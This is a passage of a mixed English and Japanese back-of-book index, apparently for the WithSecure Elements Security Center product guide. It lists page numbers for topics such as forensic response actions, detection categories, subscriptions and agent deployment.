network connections 103
network containment 117
network isolation 117
network reconnaissance 139
network vulnerabilities 137
new customer company 24
non-federated domain 8

O

ordering products 24
organization devices 45
Organization Settings 19

P

parent-child process 130
partner 19
Partner Portal 23–24
password hashes 140
password recovery 21
pattern matching 116
per-detection suppression 116
permission 109
permission groups 131
permissions 12
persistence 104, 136
phishing 136
port scanning 139
portal 142

potentially unwanted program 137
PowerShell 98, 137, 142
PowerShell ScriptBlock のログ記録が 48
PowerShell ScriptBlockのログ 41
Prefetch folder 102
Premium subscription 26
privilege escalation 130, 137
process activity 128, 130, 136
process injection 134
process memory dump 105
process parameters 129, 135
process reputation 129
process termination 106
product deployment 22
profile 78
profile assignment 37
profile assignment rules 78

R

recent files 102
reconnaissance 137
registry hive 100
registry key 108
registry keys 100
releasing hosts 117
remediation 106–109
Remote Desktop Protocol 100
remote device management 35
remote request 38
remove administrator 20
remove permission 109
reporting 145
reputational data 125
reset password 21
responding to a targeted attack 126
responding to detections 89
responding to incidents 84
response 42, 124
response action 96, 98–100, 102–109
retrieve Amcache 102
retrieve anti-virus logs 99
retrieve browser artefacts 99
retrieve event log entries 98
retrieve event log files 99
retrieve event log tracing 99
retrieve files 96
retrieve jumplist files 100
retrieve MBR 102
retrieve MFT 100
retrieve PowerShell history 98
retrieve Prefetch 102
retrieve RDP cache 100
retrieve recently accessed files 102
retrieve registry hives 100
retrieve SRUM database 100
risk level score 86, 145
risk score 86
role 12
role assignment 11
routing table 103
running processes 103

S

saved search 86
scheduled task 104, 109
scope selector 6, 16, 25
screenshots 139
scripting 137
scripting abuse 137
search filters 86
security administrator 11, 19
Security Administrators 20
Security Center 6, 8–9, 11, 16, 19, 22–24, 27–28, 30, 32–35, 37–38, 41, 45, 50, 57–63, 72–74, 76, 78, 80, 84, 89, 130–131, 134–137, 139–140
Security Center の 7, 38
Security Centerに 6, 8
Security Centerは 6
Security Centerは、 80
Security Events 85
sensitive file modification 138
sensor 45, 88, 138, 142
sensor deployment 45
sensor tampering 138
service 109
service partner account 19
simple test 142
social engineering 136
software distribution 30
software installation 31
Solution Provider 16, 23
spoofing files 139
spoofing inputs 139
spoofing memory 139
spoofing network 139
spoofing security settings 140
spoofing user information 140
spoofing vulnerabilities 140
SRUDB.dat 100
ssh 64
subscription 23–24, 30
subscription assignment 23
subscription key 22–23, 25–26, 30, 49
subscription upgrade 26
subscriptions 22, 25
Subscriptions view 25
support 38, 145
support website 145
supported browsers 45
supported operating systems 45
suppression rule 115–116
suppression rules 113, 117
suspicious parameters 130
system or tool misuse 140
system requirements 45
System Resource Usage Monitor 100
system status 124

T

targeted attack 126, 134
test 142
testing the service 142
thread 107
threat 85, 136

U

unauthorized access 131, 134
unusual event 131

unwanted applications 125
upgrading options 26
user access 137
user accounts 132
user anomaly 132
user management 11
uuidgen 64

V

VDI 59–61
view mode 22
viewing suppression rules 117
VMware Horizon 59
Vulnerability Management 42
Vulnerability Management: 17

W

whoami 41, 142
wildcard 116
Win32アプリ 58
Windows event log 98–99
Windows installation 49
Windows system tools 142
Windows展開 48
WithSecure 7–8, 16, 18, 23, 41
WithSecureエレメント付き 6
WithSecureエンドポイント検出・対応機能 41
WithSecureパートナーポータル 24
WithSecureパートナーポータルへのアクセス 24
WMI 104, 110
WSDIAG file 38

Z

zip archive 121
zipファイル 111

あ

アイデンティティとアクセス管理 16
アイデンティティプロバイダー 26
アカウントの詳細 21
アカウント連携 27
アクセス管理 17–18
アクセス権限 20
アクティベーターツール 63
アタッカー 106
アラート通知 122

い

イベント 122
インシデント対応 94
インストーラーパッケージ 72
インストールタグ 63
インストールパラメータ 50
インストールリンク 33, 53
インストール前の推奨事項 48

え

エージェント 58
エージェントのインストール 62
エレメンツサービス 39
エレメンツセキュリティセンター 7–8, 29
エレメントアカウント 29
エレメントエージェント 53, 60, 72, 76, 80
エンドポイントイベントデータ 87
エンドポイントセンサー 41
エンドポイント保護 6, 30

お

オフラインインストール 50
オフラインデバイス 33, 36
オンボーディング 41

か

カスタマイズされたインストーラー 76
カスタムパッケージ 64
カスタムビュー 123
カスタムラベル 34

く

クイックスタート 7, 41
クライアントのインストール 79
クライアント設定 78
グループポリシー 53

こ

コマンドプロンプト 60
コマンドラインインストール 79
コマンドラインインターフェース 62
コンピュータ保護 62

さ

サーバー展開 61
サブスクリプション 7, 33
サブスクリプションキー 50, 63, 76
サブスクリプションの有効化 62–63

し

システム拡張機能 71
ジャムフ 71
シングルサインオン 8, 27–29

す

スコープセレクター 19, 23, 35
スコープセレクターが 25, 31, 35, 53
スコープセレクターで 31, 53
スコープセレクターを 6, 25
スマートフォンまたはその他のデバイス 9

せ

セキュリティイベント 123
セキュリティの役割 16
センサー 48

そ

ソフトウェア署名 72
ソフトウェア展開 53

て

データ復旧 39
テーブルの列 37
デバイス 80
デバイスグループ分け 34–35
デバイスの生体認証 9
デバイスの展開 53
デバイスビュー 37
デバイスフィルター 37
デバイスプロファイリング 87
デバイスページ 35
デバイスラベル 34
デバイスリスト 34
デバイスを追加する 35
デバイス割り当て 35
デバイス管理 33–37
デバイス招待状 33
デバイス生体認証 11
デフォルトプロファイル 61, 63
デプロイメント 48, 57–58

と

トップ 9
ドメインフェデレーション 28

に

に 7, 41

ね

ネットワークインストーラー 60
ネットワーク封じ込め 106

は

パートナー 18
パートナー ポータル 24
はじめる 7, 41
バックアップ 39
パッチ管理 6

ひ

ビジネスアカウント 8

ふ

フェデレーション型シングルサインオン 26–28
プロファイリングモデル 87
プロファイル割り当て 61, 79–80
プロファイル割り当てルール 35
プロフィール 78, 80
プロフィールを編集 21

へ

ペイロード識別子 64
ベストプラクティス 76

ほ

ホスト 120
ホストとポート 105

め

メールアラート 122
メールエイリアス 27
メールレポート 123
メール招待状 33, 53

ゆ

ユーザー名 21

ら

ラベル割り当て 34

る

ルミネン 94

ろ

ログアウトツール 60–61
ログイン 8
ログインセキュリティ 9
ログイン認証情報 8